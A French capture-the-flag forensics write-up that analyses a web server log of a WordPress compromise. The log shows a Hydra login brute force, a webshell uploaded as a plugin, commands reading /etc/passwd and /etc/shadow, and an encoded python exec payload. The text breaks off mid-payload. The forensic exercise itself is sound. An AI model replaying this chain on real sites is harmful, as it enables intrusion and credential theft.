

Writeups de la compétition LoveCTF, 1ère édition
Team : W3hunters
Catégorie du challenge : Forensics
Titre du challenge : Hacker’s love

Il s’agissait ici de la passion d’un hacker : s’introduire dans les systèmes et en avoir le contrôle.



```
┌─[redacted]─[~/myHome/CTFs/LoveCTF/hacker_s_love]
└─$ ls
attaque.log
```

En parcourant cet enregistrement d’évènement, on remarque que c’est un processus de hacking, il a d’abord procédé à l’énumération, ensuite à l’armement et au déploiement de son arme et enfin à la prise de contrôle du système par l’exécution de code à distance.



```
10.0.3.250 - - [04/May/2023:10:38:13 +0200] "POST /wp-login.php HTTP/1.0" 200 5868 "-" "Mozilla/5.0 (Hydra)"
10.0.3.250 - - [04/May/2023:10:38:32 +0200] "GET /wp-login.php HTTP/1.1" 200 2219 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/112.0"
10.0.3.250 - - [04/May/2023:10:38:39 +0200] "POST /wp-login.php HTTP/1.1" 302 1110 "http://10.0.3.253/wp-login.php" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0)
 Gecko/20100101 Firefox/112.0"
10.0.3.250 - - [04/May/2023:10:38:40 +0200] "GET /wp-admin/ HTTP/1.1" 200 18576 "http://10.0.3.253/wp-login.php" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Ge
cko/20100101 Firefox/112.0"
10.0.3.250 - - [04/May/2023:10:38:42 +0200] "GET /wp-admin/plugins.php HTTP/1.1" 200 10513 "http://10.0.3.253/wp-admin/" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:1
09.0) Gecko/20100101 Firefox/112.0"
10.0.3.250 - - [04/May/2023:10:38:43 +0200] "GET /wp-admin/plugin-install.php HTTP/1.1" 200 13902 "http://10.0.3.253/wp-admin/plugins.php" "Mozilla/5.0 (Windows NT 10.0
; Win64; x64; rv:109.0) Gecko/20100101 Firefox/112.0"
10.0.3.250 - - [04/May/2023:10:38:48 +0200] "POST /wp-admin/update.php?action=upload-plugin HTTP/1.1" 200 5904 "http://10.0.3.253/wp-admin/plugin-install.php" "Mozilla/
5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/112.0"
10.0.3.250 - - [04/May/2023:10:38:50 +0200] "GET /wp-admin/plugins.php?action=activate&plugin=wp_webshell%2Fwp_webshell.php&_wpnonce=83aeee5a35 HTTP/1.1" 302 497 "http:
//10.0.3.253/wp-admin/update.php?action=upload-plugin" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/112.0"
10.0.3.250 - - [04/May/2023:10:38:50 +0200] "GET /wp-admin/plugins.php?activate=true&plugin_status=all&paged=1&s= HTTP/1.1" 200 10804 "http://10.0.3.253/wp-admin/update
.php?action=upload-plugin" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/112.0"
10.0.3.253 - - [04/May/2023:10:39:51 +0200] "POST /wp-cron.php?doing_wp_cron=1683189591.8395469188690185546875 HTTP/1.1" 200 259 "-" "WordPress/6.2; http://10.0.3.253"
10.0.3.250 - - [04/May/2023:10:39:51 +0200] "POST /wp-admin/admin-ajax.php HTTP/1.1" 200 574 "http://10.0.3.253/wp-admin/plugins.php?plugin_status=all&paged=1&s" "Mozil
la/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/112.0"
10.0.3.250 - - [04/May/2023:10:40:52 +0200] "POST /wp-admin/admin-ajax.php HTTP/1.1" 200 574 "http://10.0.3.253/wp-admin/plugins.php?plugin_status=all&paged=1&s" "Mozil
la/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/112.0"
10.0.3.250 - - [04/May/2023:10:41:52 +0200] "POST /wp-admin/admin-ajax.php HTTP/1.1" 200 574 "http://10.0.3.253/wp-admin/plugins.php?plugin_status=all&paged=1&s" "Mozil
la/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/112.0"
10.0.3.250 - - [04/May/2023:10:42:05 +0200] "GET /wp-content/plugins/wp_webshell/wp_webshell.php?action=exec&cmd=id HTTP/1.1" 200 288 "-" "Mozilla/5.0 (Windows NT 10.0;
 Win64; x64; rv:109.0) Gecko/20100101 Firefox/112.0"
10.0.3.250 - - [04/May/2023:10:42:17 +0200] "GET /wp-login.php?action=logout&_wpnonce=6f908741c3 HTTP/1.1" 302 2547 "http://10.0.3.253/wp-admin/plugins.php?plugin_statu
s=all&paged=1&s" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/112.0"
10.0.3.250 - - [04/May/2023:10:42:17 +0200] "GET /wp-login.php?loggedout=true&wp_lang=en_US HTTP/1.1" 200 2388 "http://10.0.3.253/wp-admin/plugins.php?plugin_status=all
&paged=1&s" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/112.0"
10.0.3.250 - - [04/May/2023:10:42:32 +0200] "GET /wp-content/plugins/wp_webshell/wp_webshell.php?action=exec&cmd=cat+/etc/passwd HTTP/1.1" 200 1853 "-" "Mozilla/5.0 (Wi
ndows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/112.0"
10.0.3.250 - - [04/May/2023:10:42:36 +0200] "GET /wp-content/plugins/wp_webshell/wp_webshell.php?action=exec&cmd=cat+/etc/shadow HTTP/1.1" 200 286 "-" "Mozilla/5.0 (Win
dows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/112.0"
10.0.3.250 - - [04/May/2023:10:41:06 +0200] "GET /wp-content/plugins/wp_webshell/wp_webshell.php?action=exec&cmd=python3+-c+%22import%20zlib%20;%20import%20base64%20;%2
0exec(zlib.decompress(base64.b64decode(%27eJytel2v5Lhx9n3/isYBgnPGHp+dlShRXGAD+N3MOsHrL3g2cJLNYkHxS6SGH6IoidKvd+nMGa8NBKaCbN90X1SzikXWU09VUUZv79/EPST//I0Og4h3bYOP6f7r9x
/udL57XHd9F4XX61SJvFG8ygUFWedjt6jqb6/is2ejSOc/AmNIrrPeCMczJtMyzeM4TPPQIE4wQp//YWbvTvksm60N1uBqzrIjU5+z6XpryCgtm/xfNfj5RTqOo1iqSEmMWK254c7qztk9WZ83U32W7uksWnT+ox+zUFlXop
```